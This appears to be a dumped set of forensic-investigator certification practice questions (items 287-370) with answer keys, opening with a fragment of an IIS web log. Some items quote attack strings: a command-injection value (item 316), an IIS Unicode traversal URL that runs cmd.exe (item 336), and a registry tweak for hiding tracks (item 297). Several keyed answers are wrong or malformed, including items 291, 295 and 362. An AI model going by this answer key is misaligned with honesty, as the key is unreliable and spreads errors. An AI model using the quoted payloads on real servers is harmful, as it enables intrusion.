Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /Development/css/olcStyle.css - 80 - 17
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /favicon.ico - 80 - 172.16.28.80 Avant+
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /development/css/dhtml_horiz.css - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /development/images/index_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /development/images/index_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /development/images/index_03.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /development/images/index_04.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /development/images/index_06.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /development/images/index_07.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /development/images/index_08.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /development/script/dhtml.js - 80 - 172
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /development/images/greenArrow.jpg - 80
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /development/images/board_01.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.
2007-01-22 15:42:36 W3SVC1 172.16.28.102 GET /development/images/board_02.jpg - 80 -
Mozilla/4.0+(compatible;+MSIE+6.0;+windows+NT+5.1;+SV1;+Avant+Browser;+.NET+CLR+1.1.

```

What time standard is used by IIS as seen in the screenshot?

- A. UTC
- B. GMT
- C. TAI
- D. UT

Answer: A

NO.287 What type of file is represented by a colon (:) with a name following it in the Master File Table (MFT) of an NTFS disk?

- A. Compressed file
- B. Data stream file
- C. Encrypted file
- D. Reserved file

Answer: B

NO.288 John is using Firewalk to test the security of his Cisco PIX firewall. He is also utilizing a sniffer located on a subnet that resides deep inside his network. After analyzing the sniffer log files, he does not see any of the traffic produced by Firewalk. Why is that?

- A. Firewalk sets all packets with a TTL of one
- B. Firewalk sets all packets with a TTL of zero
- C. Firewalk cannot pass through Cisco firewalls
- D. Firewalk cannot be detected by network sniffers

Answer: A

NO.289 Which of the following statements pertaining to First Response is true?

- A. First Response is a part of the investigation phase
- B. First Response is a part of the post-investigation phase
- C. First Response is a part of the pre-investigation phase
- D. First Response is neither a part of pre-investigation phase nor a part of investigation phase. It only involves attending to a crime scene first and taking measures that assist forensic investigators in executing their tasks in the investigation phase more efficiently

Answer: A

NO.290 Hard disk data addressing is a method of allotting addresses to each _____ of data on a hard disk.

- A. Physical block
- B. Operating system block
- C. Hard disk block
- D. Logical block

Answer: A

NO.291 Data Files contain Multiple Data Pages, which are further divided into Page Header, Data Rows, and Offset Table. Which of the following is true for Data Rows?

- A. Data Rows store the actual data
- B. Data Rows present Page type, Page ID, and so on
- C. Data Rows point to the location of actual data
- D. Data Rows spreads data across multiple databases

Answer: B

NO.292 A digital forensic investigator examines a Windows system to identify suspicious activity related to a recent cyber incident. She has collected volatile and non-volatile registry hives for analysis. The investigator has noticed modifications in a user's profile settings, including changes in desktop wallpaper and screen colors. Which hive and component cells in the registry should she examine more closely for further evidence of user-specific activity?

- A. Examine HKEY_CLASSES_ROOT; focus on security descriptor cells and value cells
- B. Examine HKEY_LOCAL_MACHINE; focus on value cells and subkey list cells
- C. Examine HKEY_CURRENT_CONFIG; focus on subkey list cells and value cells
- D. Examine HKEY_CURRENT_USER; focus on key cells and value list cells

Answer: D

NO.293 Randy has extracted data from an old version of a Windows-based system and discovered info file Dc5.txt in the system recycle bin. What does the file name denote?

- A. A text file deleted from C drive in sixth sequential order
- B. A text file deleted from C drive in fifth sequential order
- C. A text file copied from D drive to C drive in fifth sequential order

D. A text file copied from C drive to D drive in fifth sequential order

Answer: B

NO.294 A forensic investigator discovers an Android smartwatch at the crime scene during an investigation. The investigator realizes the smartwatch was potentially involved in the crime, but the device associated with it was not found at the scene. What is the most suitable initial step for the investigator to retrieve meaningful data from the smartwatch?

A. The investigator should first physically dismantle the smartwatch to access its internal storage

B. The investigator should immediately turn off the smartwatch to prevent data manipulation

C. The investigator should start by understanding the smartwatch's basic framework, including its APIs

D. The investigator should directly analyze data stored on the smartwatch using IoT forensics tools

Answer: C

NO.295 Area density refers to:

A. the amount of data per disk

B. the amount of data per partition

C. the amount of data per square inch

D. the amount of data per platter

Answer: AC

NO.296 What happens when a file is deleted by a Microsoft operating system using the FAT file system?

A. The file is erased and cannot be recovered

B. The file is erased but can be recovered partially

C. A copy of the file is stored and the original file is erased

D. Only the reference to the file is removed from the FAT and can be recovered

Answer: D

NO.297 An attacker successfully gained access to a remote Windows system and plans to install persistent backdoors on it. Before that, to avoid getting detected in future, he wants to cover his tracks by disabling the last-accessed timestamps of the machine. What would he do to achieve this?

A. Set the registry value of

HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate to 0

B. Run the command fsutil behavior set disablelastaccess 0

C. Set the registry value of

HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate to 1

D. Run the command fsutil behavior set enablelastaccess 0

Answer: C

NO.298 An Internet standard protocol (built on top of TCP/IP) that assures accurate synchronization to the millisecond of computer clock times in a network of computers. Which of the following statement is true for NTP Stratum Levels?

A. Stratum-0 servers are used on the network; they are not directly connected to computers which

then operate as stratum-1 servers

B. Stratum-1 time server is linked over a network path to a reliable source of UTC time such as GPS, WWV, or CDMA transmissions

C. A stratum-2 server is directly linked (not over a network path) to a reliable source of UTC time such as GPS, WWV, or CDMA transmissions

D. A stratum-3 server gets its time over a network link, via NTP, from a stratum-2 server, and so on

Answer: D

NO.299 Which of the following is NOT an anti-forensics technique?

A. Data Deduplication

B. Steganography

C. Encryption

D. Password Protection

Answer: A

NO.300 As a forensic investigator, you are investigating a suspected cyberattack that led to the system crash of a Windows 10 computer. You obtained a memory dump file and intend to utilize Microsoft's DumpChk tool for a quick analysis. However, you are interested in isolating a particular process that you suspect is responsible for the crash, rather than inspecting the whole memory dump file. Based on the given details and your knowledge of Windows memory analysis, which of the following would be the most efficient approach?

A. Directly analyze the entire memory dump file using DumpChk, then isolate the details of the suspected process

B. Use ListDLLs.exe to list all DLLs loaded into the suspected process, then analyze these DLLs using DumpChk

C. Run DumpChk with the -y SymbolPath parameter, specifying the path to the symbols of the suspected process

D. Use the Process Dumper tool to dump the entire process space of the suspected process to a file, then analyze the dump file using DumpChk

Answer: D

NO.301 You work as a penetration tester for Hammond Security Consultants. You are currently working on a contract for the state government of California. Your next step is to initiate a DoS attack on their network. Why would you want to initiate a DoS attack on a system you are testing?

A. Demonstrate that no system can be protected against DoS attacks

B. List weak points on their network

C. Show outdated equipment so it can be replaced

D. Use attack as a launching point to penetrate deeper into the network

Answer: B

NO.302 This organization maintains a database of hash signatures for known software

A. International Standards Organization

B. Institute of Electrical and Electronics Engineers

- C. National Software Reference Library
- D. American National standards Institute

Answer: C

NO.303 Software firewalls work at which layer of the OSI model?

- A. Transport
- B. Application
- C. Data Link
- D. Network

Answer: B

NO.304 Adam, a forensic investigator, is investigating an attack on Microsoft Exchange Server of a large organization. As the first step of the investigation, he examined the PRIV.EDB file and found the source from where the mail originated and the name of the file that disappeared upon execution. Now, he wants to examine the MIME stream content. Which of the following files is he going to examine?

- A. PRIV.STM
- B. gwcheck.db
- C. PRIV.EDB
- D. PUB.EDB

Answer: A

NO.305 Which of the following registry hive gives the configuration information about which application was used to open various files on the system?

- A. HKEY_CLASSES_ROOT
- B. HKEY_CURRENT_CONFIG
- C. HKEY_LOCAL_MACHINE
- D. HKEY_USERS

Answer: A

NO.306 In a recent cybercrime investigation, a forensic analyst found that the suspect had used anti-forensic techniques to complicate the investigation process. The criminal had been working to erase data, manipulate metadata, and employ encryption, which made the investigation significantly more complex. Which of the following scenarios would indicate that the suspect had overwritten data and metadata in an attempt to evade investigation?

- A. The investigator detects that the suspect used VeraCrypt for full-volume encryption to protect critical files
- B. AnalyzeMFT tool reveals inconsistencies between \$STANDARD_INFORMATION and \$FILE_NAME attributes in the NTFS file system
- C. The investigator finds the disk has been completely formatted, wiping its address tables and unlinking all files in the file system
- D. The investigator finds the majority of the hard drive's sectors contain the null character, indicating usage of disk wiping utilities

Answer: D

NO.307 An organization suspects that a former temporary employee may have used steganography to hide sensitive information within multimedia files for unauthorized extraction. The company has launched an internal steganalysis process to uncover the potential breach. The steganalyst discovered some unusual patterns within a specific image file as part of the investigation. Which steganalysis attack techniques are most likely being applied in this scenario?

- A. Known-message Attack
- B. Known-stego Attack
- C. Stego-only Attack
- D. Chosen-message Attack

Answer: C

NO.308 POP3 (Post Office Protocol 3) is a standard protocol for receiving email that deletes mail on the server as soon as the user downloads it. When a message arrives, the POP3 server appends it to the bottom of the recipient's account file, which can be retrieved by the email client at any preferred time. Email client connects to the POP3 server at _____ by default to fetch emails.

- A. Port 109
- B. Port 110
- C. Port 115
- D. Port 123

Answer: B

NO.309 A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees don't like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as a display filter to find unencrypted file transfers?

- A. tcp.port = 23
- B. tcp.port == 21
- C. tcp.port == 21 || tcp.port == 22
- D. tcp.port != 21

Answer: B

NO.310 What file structure database would you expect to find on floppy disks?

- A. NTFS
- B. FAT32
- C. FAT16
- D. FAT12

Answer: D

Explanation: NTFS is not designed for removable media, although used on some removable media that is very large, never for floppy disks. FAT32 has a minimum space requirement which is larger than floppy disks FAT16 would seem like a logical choice, but is not usually used on floppies FAT12

would be on floppy disks, and probably not seen on anything else. Since floppy disk media is small in size (less than 2 MB), a FAT12 file system has lower overhead and is more efficient.

NO.311 Which of the following malware targets Android mobile devices and installs a backdoor that remotely installs applications from an attacker-controlled server?

- A. Felix
- B. XcodeGhost
- C. xHelper
- D. Unflod

Answer: C

NO.312 What is the location of the binary files required for the functioning of the OS in a Linux system?

- A. /run
- B. /bin
- C. /root
- D. /sbin

Answer: B

NO.313 Which of the following statement is not correct when dealing with a powered-on computer at the crime scene?

- A. If a computer is switched on and the screen is viewable, record the programs running on screen and photograph the screen
- B. If a computer is on and the monitor shows some picture or screen saver, move the mouse slowly without depressing any mouse button and take a photograph of the screen and record the information displayed
- C. If a monitor is powered on and the display is blank, move the mouse slowly without depressing any mouse button and take a photograph
- D. If the computer is switched off. power on the computer to take screenshot of the desktop

Answer: D

NO.314 A large corporation has recently undergone a cyberattack. The forensic analyst finds suspicious activities in the Windows Event logs during the investigation. The analyst notes that a specific service on the machine has been frequently starting and stopping during the time of the attack.

What event IDs should the analyst look for in the System log to confirm this suspicious behavior?

- A. Event ID 7035 and Event ID 7036
- B. Event ID 1 and Event ID 7035
- C. Event ID 7031 and Event ID 7032
- D. Event ID 7036 and Event ID 7037

Answer: A

NO.315 Which list contains the most recent actions performed by a Windows User?

- A. MRU

- B. Activity
- C. Recents
- D. Windows Error Log

Answer: A

NO.316 Someone in the field of forensic investigation is looking at an Apache access log. They're searching for any evidence of a command injection attack. During this process, they find a log entry where the IP address "10.0.0.8" placed a GET request using the command ip=127.0.0.1;ls+/var/www/html. Judging by this data, what might be the individual's objective behind this attack?

- A. The individual behind the attack is attempting a brute-force attack on the host server
- B. The individual behind the attack is working towards replacing the target file on the host server
- C. The individual behind the attack aims to see what's inside the /var/www/html directory of the host server
- D. The individual behind the attack is working to put an XML external entity into the web application

Answer: C

NO.317 What type of attack occurs when an attacker can force a router to stop forwarding packets by flooding the router with many open connections simultaneously so that all the hosts behind the router are effectively disabled?

- A. ARP redirect
- B. Physical attack
- C. Digital attack
- D. Denial of service

Answer: D

NO.318 Which of the following statements is incorrect when preserving digital evidence?

- A. Document the actions and changes that you observe in the monitor, computer, printer, or in other peripherals
- B. Verify if the monitor is in on, off, or in sleep mode
- C. Remove the power cable depending on the power state of the computer i.e., in on, off, or in sleep mode
- D. Turn on the computer and extract Windows event viewer log files

Answer: D

NO.319 Which of the following commands shows you the NetBIOS name table each?

- A. nbtstat -n
- B. nbtstat -c
- C. nbtstat -r
- D. nbtstat -s

Answer: A

NO.320 A Computer Hacking Forensic Investigator (CHFI) arrives at the crime scene in an incident

involving cybercrime. While performing the initial search of the scene, the investigator spots a GPS device, a keyboard, and a telephone line connected to a caller ID box. Considering the steps involved in searching for evidence, which of the following actions should the investigator perform first?

- A. Secure the keyboard to protect any potential fingerprints
- B. Initiate the search and seizure evidence log to document details of the identified devices
- C. Record observations about the current situation at the scene
- D. Survey the GPS device to explore potential sources of digital information

Answer: B

NO.321 Which password cracking technique uses every possible combination of character sets?

- A. Rainbow table attack
- B. Brute force attack
- C. Rule-based attack
- D. Dictionary attack

Answer: B

NO.322 An investigator is tasked with analyzing metadata from a suspected MAC system in a case of data theft. They have decided to parse the Spotlight database file, store.db. Which of the following tools and steps would be most effective for obtaining recently accessed file details from this MacOS system?

- A. Running the spotlight_parser Python script on the store.db file to extract file metadata
- B. Using the OS X Auditor to hash artifacts on the running system
- C. Implementing the Stellar Data Recovery Professional for Mac to recover lost or deleted data
- D. Utilizing Memoryze for the Mac to analyze the memory images of the Mac machine

Answer: A

NO.323 Which of the following setups should a tester choose to analyze malware behavior?

- A. A virtual system with internet connection
- B. A normal system without internet connect
- C. A normal system with internet connection
- D. A virtual system with network simulation for internet connection

Answer: D

NO.324 Recently, an Internal web app that a government agency utilizes has become unresponsive, Betty, a network engineer for the government agency, has been tasked to determine the cause of the web application's unresponsiveness. Betty launches Wireshark and begins capturing the traffic on the local network. While analyzing the results, Betty noticed that a syn flood attack was underway. How did Betty know a syn flood attack was occurring?

- A. Wireshark capture shows multiple ACK requests and SYN responses from single/multiple IP address(es)
- B. Wireshark capture does not show anything unusual and the issue is related to the web application
- C. Wireshark capture shows multiple SYN requests and RST responses from single/multiple IP address(es)

D. Wireshark capture shows multiple SYN requests and ACK responses from single/multiple IP address(es)

Answer: C

NO.325 Brian needs to acquire data from RAID storage. Which of the following acquisition methods is recommended to retrieve only the data relevant to the investigation?

- A.** Static Acquisition
- B.** Sparse or Logical Acquisition
- C.** Bit-stream disk-to-disk Acquisition
- D.** Bit-by-bit Acquisition

Answer: B

NO.326 Centralized logging is defined as gathering the computer system logs for a group of systems in a centralized location.

It is used to efficiently monitor computer system logs with the frequency required to detect security violations and unusual activity.

- A.** True
- B.** False

Answer: A

NO.327 Volatile information can be easily modified or lost when the system is shut down or rebooted. It helps to determine a logical timeline of the security incident and the users who would be responsible.

- A.** True
- B.** False

Answer: A

NO.328 Computer security logs contain information about the events occurring within an organization's systems and networks. Application and Web server log files are useful in detecting web attacks.

The source, nature, and time of the attack can be determined by _____ of the compromised system.

- A.** Analyzing log files
- B.** Analyzing SAM file
- C.** Analyzing rainbow tables
- D.** Analyzing hard disk boot records

Answer: A

NO.329 Which rule requires an original recording to be provided to prove the content of a recording?

- A.** 1004
- B.** 1002
- C.** 1003
- D.** 1005

Answer: B

NO.330 Amber, a black hat hacker, has embedded malware into a small enticing advertisement and posted it on a popular ad-network that displays across various websites. What is she doing?

- A. Malvertising
- B. Compromising a legitimate site
- C. Click-jacking
- D. Spearphishing

Answer: A

NO.331 In a Linux-based system, what does the command "Last -F" display?

- A. Login and logout times and dates of the system
- B. Last run processes
- C. Last functions performed
- D. Recently opened files

Answer: A

NO.332 Which table is used to convert huge word lists (i.e. dictionary files and brute-force lists) into password hashes?

- A. Rainbow tables
- B. Hash tables
- C. Master file tables
- D. Database tables

Answer: A

NO.333 Centralized binary logging is a process in which many websites write binary and unformatted log data to a single log file. What extension should the investigator look to find its log file?

- A. .cbl
- B. .log
- C. .ibl
- D. .txt

Answer: C

NO.334 From the following spam mail header, identify the host IP that sent this spam?

From jie02@netvigator.com jie02@netvigator.com Tue Nov 27 17:27:11 2001 Received: from viruswall.ie.cuhk.edu.hk (viruswall [137.189.96.52]) by eng.ie.cuhk.edu.hk (8.11.6/8.11.6) with ESMTP id fAR9RAP23061 for ; Tue, 27 Nov 2001 17:27:10 +0800 (HKT) Received: from mydomain.com (pcd249020.netvigator.com [203.218.39.20]) by viruswall.ie.cuhk.edu.hk (8.12.1/8.12.1) with SMTP id fAR9QXwZ018431 for ; Tue, 27 Nov 2001 17:26:36 +0800 (HKT) Message-Id: >200111270926.fAR9QXwZ018431@viruswall.ie.cuhk.edu.hk From: "china hotel web" To: "Shlam" Subject: SHANGHAI (HILTON HOTEL) PACKAGE Date: Tue, 27 Nov 2001 17:25:58 +0800 MIME-Version: 1.0 X-Priority: 3 X-MSMail-Priority: Normal Reply-To: "china hotel web"

- A. 137.189.96.52

- B. 8.12.1.0
- C. 203.218.39.20
- D. 203.218.39.50

Answer: C

NO.335 When reviewing web logs, you see an entry for resource not found in the HTTP status code filed.

What is the actual error code that you would see in the log for resource not found?

- A. 202
- B. 404
- C. 505
- D. 909

Answer: B

NO.336 What will the following URL produce in an unpatched IIS Web Server?

http://www.thetargetsite.com/scripts/..%co%af../..%co%af../windows/system32/cmd.exe?/c+dir+c:\

- A. Directory listing of C: drive on the web server
- B. Execute a buffer flow in the C: drive of the web server
- C. Directory listing of the C:\windows\system32 folder on the web server
- D. Insert a Trojan horse into the C: drive of the web server

Answer: A

NO.337 Which of the following statements is incorrect when preserving digital evidence?

- A. Verify if the monitor is in on, off, or in sleep mode
- B. Turn on the computer and extract Windows event viewer log files
- C. Remove the plug from the power router or modem
- D. Document the actions and changes that you observe in the monitor, computer, printer, or in other peripherals

Answer: B

NO.338 A digital forensics investigator performs a browser history analysis after a suspected breach. The investigator deals with three web browsers: Mozilla Firefox, Google Chrome, and Microsoft Edge. The suspect was using Windows. The investigator must locate the cache, cookies, and history for all three browsers. What are the correct locations?

- A. Firefox: Cache - C:\Users\W\AppData\Local\Mozilla\Firefox\Profiles\XXXXXXXXX.default\cache2; Chrome: History - C:\Users\{user}\AppData\Local\Google\Chrome\User Data\Default; Edge: Cookies - C:\Users\Admin\AppData\Local\Packages\Microsoft.MicrosoftEdge_XXXXXXXXXX\AC\MicrosoftEdge\Cookies
- B. Firefox: Cookies - C:\Users\W\AppData\Roaming\Mozilla\Firefox\Profiles\XXXXXXXXX.default\cookies.sqlite; Chrome: Cache - C:\Users\{user}\AppData\Local\Google\Chrome\User Data\Default\Cache; Edge: History - C:\Users\Admin\AppData\Local\Microsoft\Windows\History
- C. Firefox: Cache -

C:\Users\W\AppData\Roaming\Mozilla\Firefox\Profiles\XXXXXXXXX.default\places.sqlite; Chrome: Cookies - C:\Users\{user}\AppData\Local\Google\Chrome\User Data\Default; Edge: History - C:\Users\Admin\AppData\Local\Microsoft\Windows\WebCache

D. Firefox: History -

C:\Users\W\AppData\Local\Mozilla\Firefox\Profiles\XXXXXXXXX.default\cookies.sqlite; Chrome: Cache - C:\Users\{user}\AppData\Local\Google\Chrome\User Data\Default\Cache; Edge: Cookies - C:\Users\Admin\AppData\Local\Packages\Microsoft.MicrosoftEdge_XXXXXXXXX\AC\MicrosoftEdge_cookies

Answer: B

NO.339 A CHFI has been asked to recover browser history from a seized Microsoft Edge browser on a Windows system. This is important to pinpoint the suspect's online activities. The suspect was known to clear their browser history frequently. Which tool and path would most efficiently recover the required data?

A. MZCacheView tool; Path:

C:\Users\W\AppData\Local\Mozilla\Firefox\Profiles\XXXXXXXXX.default\cache2

B. MZHistoryView tool; Path:

C:\Users\W\AppData\Roaming\Mozilla\Firefox\Profiles\XXXXXXXXX.default\places.sqlite

C. Browsing HistoryView tool; Path: C:\Users\Admin\AppData\Local\Microsoft\Windows\History

D. Browsing HistoryView tool; Path: C:\Users\Admin\AppData\Local\Microsoft\Windows\WebCache

Answer: D

NO.340 Graphics Interchange Format (GIF) is a ____ RGB bitmap image format for images with up to 256 distinct colors per frame.

A. 8-bit

B. 32-bit

C. 16-bit

D. 24-bit

Answer: A

NO.341 You work as an IT security auditor hired by a law firm in Boston to test whether you can gain access to sensitive information about the company clients. You have rummaged through their trash and found very little information. You do not want to set off any alarms on their network, so you plan on performing passive footprinting against their Web servers.

What tool should you use?

A. Dig

B. Ping sweep

C. Netcraft

D. Nmap

Answer: C

NO.342 A Forensic Investigator is examining a potential malware incident on a corporate network. The investigator believes the malware might hide in the system's device drivers or alter system files and folders. Which combination of tools would be the most effective for uncovering and analyzing

any potential malware hidden in these locations?

- A. DriverView and SIGVERIF for device driver analysis and unsigned driver detection
- B. PA File Sight and WinMD5 for file and folder monitoring and MD5 hash value computation
- C. DriverView and FastSum for device driver analysis and file integrity checking
- D. PA File Sight and SIGVERIF for file and folder monitoring and unsigned driver detection

Answer: A

NO.343 A mid-sized enterprise recently suffered a security breach in their AWS-hosted application. The responsibility for identifying the source and cause of this breach falls under the purview of the internal security team. Based on the AWS shared responsibility model, which of the following would be the appropriate action for the team?

- A. Investigate AWS's underlying infrastructure including hardware and databases for security flaws
- B. Audit the application security and IAM configurations within the enterprise's AWS services
- C. Conduct a full review of AWS's global infrastructure including regions, availability zones, and edge locations
- D. Check for security vulnerabilities in AWS container services' OS and application platform

Answer: B

NO.344 Which of the following tool can the investigator use to analyze the network to detect Trojan activities?

- A. Regshot
- B. TRIPWIRE
- C. RAM Computer
- D. Capsa

Answer: D

NO.345 A Linux system is undergoing investigation. In which directory should the investigators look for its current state data if the system is in powered on state?

- A. /auth
- B. /proc
- C. /var/log/debug
- D. /var/spool/cron/

Answer: B

NO.346 Data files from original evidence should be used for forensics analysis

- A. True
- B. False

Answer: B

NO.347 Consistency in the investigative report is more important than the exact format in the report to eliminate uncertainty and confusion.

- A. True
- B. False

Answer: A

NO.348 How many characters long is the fixed-length MD5 algorithm checksum of a critical system file?

- A. 16
- B. 32
- C. 64
- D. 48

Answer: B

NO.349 What method of copying should always be performed first before carrying out an investigation?

- A. Parity-bit copy
- B. Bit-stream copy
- C. MS-DOS disc copy
- D. System level copy

Answer: B

NO.350 Smith is an IT technician that has been appointed to his company's network vulnerability assessment team. He is the only IT employee on the team. The other team members include employees from Accounting, Management, Shipping, and Marketing. Smith and the team members are having their first meeting to discuss how they will proceed. What is the first step they should do to create the network vulnerability assessment plan?

- A. Their first step is to make a hypothesis of what their final findings will be.
- B. Their first step is to create an initial Executive report to show the management team.
- C. Their first step is to analyze the data they have currently gathered from the company or interviews.
- D. Their first step is the acquisition of required documents, reviewing of security policies and compliance.

Answer: D

NO.351 George was recently fired from his job as an IT analyst at Pitts and Company in Dallas Texas. His main duties as an analyst were to support the company Active Directory structure and to create network policies. George now wants to break into the company's network by cracking some of the service accounts he knows about.

Which password cracking technique should George use in this situation?

- A. Brute force attack
- B. Syllable attack
- C. Rule-based attack
- D. Dictionary attack

Answer: C

NO.352 When discussing the chain of custody in an investigation, what does a link refer to?

- A. Someone that takes possession of a piece of evidence

- B. Evidence that links one piece of evidence to another, like a usb cable
- C. The most critical piece of evidence in an investigation
- D. The transportation used when moving evidence

Answer: A

NO.353 What is a SCSI (Small Computer System Interface)?

- A. A set of ANSI standard electronic interfaces that allow personal computers to communicate with peripheral hardware such as disk drives, tape drives. CD-ROM drives, printers, and scanners
- B. A standard electronic interface used between a computer motherboard's data paths or bus and the computer's disk storage devices
- C. A "plug-and-play" interface, which allows a device to be added without an adapter card and without rebooting the computer
- D. A point-to-point serial bi-directional interface for transmitting data between computer devices at data rates of up to 4 Gbps

Answer: A

NO.354 Which of the following techniques can be used to beat steganography?

- A. Encryption
- B. Steganalysis
- C. Decryption
- D. Cryptanalysis

Answer: B

NO.355 Adam is thinking of establishing a hospital in the US and approaches John, a software developer to build a site and host it for him on one of the servers, which would be used to store patient health records. He has learned from his legal advisors that he needs to have the server's log data reviewed and managed according to certain standards and regulations. Which of the following regulations are the legal advisors referring to?

- A. Data Protection Act of 2018
- B. Payment Card Industry Data Security Standard (PCI DSS)
- C. Electronic Communications Privacy Act
- D. Health Insurance Portability and Accountability Act of 1996 (HIPAA)

Answer: D

NO.356 Why is it a good idea to perform a penetration test from the inside?

- A. It is never a good idea to perform a penetration test from the inside
- B. It is easier to hack from the inside
- C. Because 70% of attacks are from inside the organization
- D. To attack a network from a hacker's perspective

Answer: C

NO.357 Jane, who holds the title of Computer Hacking Forensic Investigator, is knee-deep in a case of a system security breach in a vast global corporation. The breach may have started its trouble-

making journey in another country. Jane is focusing on preserving and investigating digital evidence. Keeping in mind the fragile and volatile nature of digital evidence, what is the first step Jane should take in the process of investigation?

- A. Contact local law enforcement in the country where the attack originated
- B. Gather system data before an intruder can alter it
- C. Begin documenting all the traces and records of the attack in the system
- D. Notify all jurisdictions involved about the breach

Answer: B

NO.358 On an Active Directory network using NTLM authentication, where on the domain controllers are the passwords stored?

- A. SAM
- B. AMS
- C. Shadow file
- D. Password.conf

Answer: A

NO.359 What type of analysis helps to identify the time and sequence of events in an investigation?

- A. Time-based
- B. Functional
- C. Relational
- D. Temporal

Answer: D

NO.360 A forensic investigator is analyzing a smartphone to gather crucial evidence. To fully understand the device's working and data flow, he needs to comprehend the various mobile architectural layers. While examining the device's frequency conversion, the investigator focuses on which of the following hardware components?

- A. Baseband part
- B. DAC/ADC
- C. Antenna
- D. RF part

Answer: D

NO.361 Shane, a forensic specialist, is investigating an ongoing attack on a MySQL database server hosted on a Windows machine with SID "WIN-ABCDE12345F." Which of the following log file will help Shane in tracking all the client connections and activities performed on the database server?

- A. WIN-ABCDE12345F.err
- B. WIN-ABCDE12345F-bin.n
- C. WIN-ABCDE12345F.pid
- D. WIN-ABCDE12345F.log

Answer: D

NO.362 A digital forensics investigator is examining a suspect's hard disk drive. The hard disk is known to have 16,384 cylinders, 16 heads, and 63 sectors per track, with a sector size of 512 bytes. During the investigation, the forensic analyst identifies a particular file that resides in two sectors. Considering that each sector contains data plus overhead information such as ID, synchronization fields, ECC, and gaps, what is the maximum potential size of this particular file stored on the disk?

- A. More than 512 bytes but less than 1024 bytes
- B. Equal to or more than 1024 bytes
- C. Equal to 512 bytes
- D. Less than 512 bytes

Answer: D

NO.363 You are trying to locate Microsoft Outlook Web Access Default Portal using Google search on the Internet. What search string will you use to locate them?

- A. allinurl:"exchange/logon.asp"
- B. intitle:"exchange server"
- C. outlook:"search"
- D. locate:"logon page"

Answer: A

NO.364 When reviewing web logs, you see an entry for resource not found in the HTTP status code field.

What is the actual error code that you would see in the log for resource not found?

- A. 202
- B. 404
- C. 606
- D. 999

Answer: B

NO.365 A computer forensic report is a report which provides detailed information on the complete forensics investigation process.

- A. True
- B. False

Answer: A

NO.366 Law enforcement officers are conducting a legal search for which a valid warrant was obtained.

While conducting the search, officers observe an item of evidence for an unrelated crime that was not included in the warrant. The item was clearly visible to the officers and immediately identified as evidence. What is the term used to describe how this evidence is admissible?

- A. Plain view doctrine
- B. Corpus delicti
- C. Locard Exchange Principle
- D. Ex Parte Order

Answer: A

NO.367 When a user deletes a file, the system creates a \$I file to store its details. What detail does the \$I file not contain?

- A. File Size
- B. File origin and modification
- C. Time and date of deletion
- D. File Name

Answer: B

NO.368 In which cloud crime do attackers try to compromise the security of the cloud environment in order to steal data or inject a malware?

- A. Cloud as an Object
- B. Cloud as a Tool
- C. Cloud as an Application
- D. Cloud as a Subject

Answer: D

NO.369 An international corporation is targeted by a severe data breach, resulting in massive corruption in its MySQL database. The forensic investigator is responsible for recovering the corrupted data and tracing the perpetrators. During the investigation, the team detected a high number of unauthorized access attempts from several hostnames and usernames that coincided with the attack. Which MySQL utility program would most suitably validate these access attempts in this scenario?

- A. Mysqlaccess, due to its ability to check and validate the access privileges defined for a hostname or username
- B. Myisamlog, for its functionality to process the contents of the MyISAM log file and perform recovery operations
- C. Mysqlbinlog, due to its ability to read and display binary log files in text format
- D. Mysqldump, for its capacity to dump a database or a collection of databases for backup and restore purposes

Answer: A

NO.370 When marking evidence that has been collected with the aa/ddmmyy/nnnn/zz format, what does the nnn denote?

- A. The year the evidence was taken
- B. The sequence number for the parts of the same exhibit
- C. The initials of the forensics analyst
- D. The sequential number of the exhibits seized

Answer: D

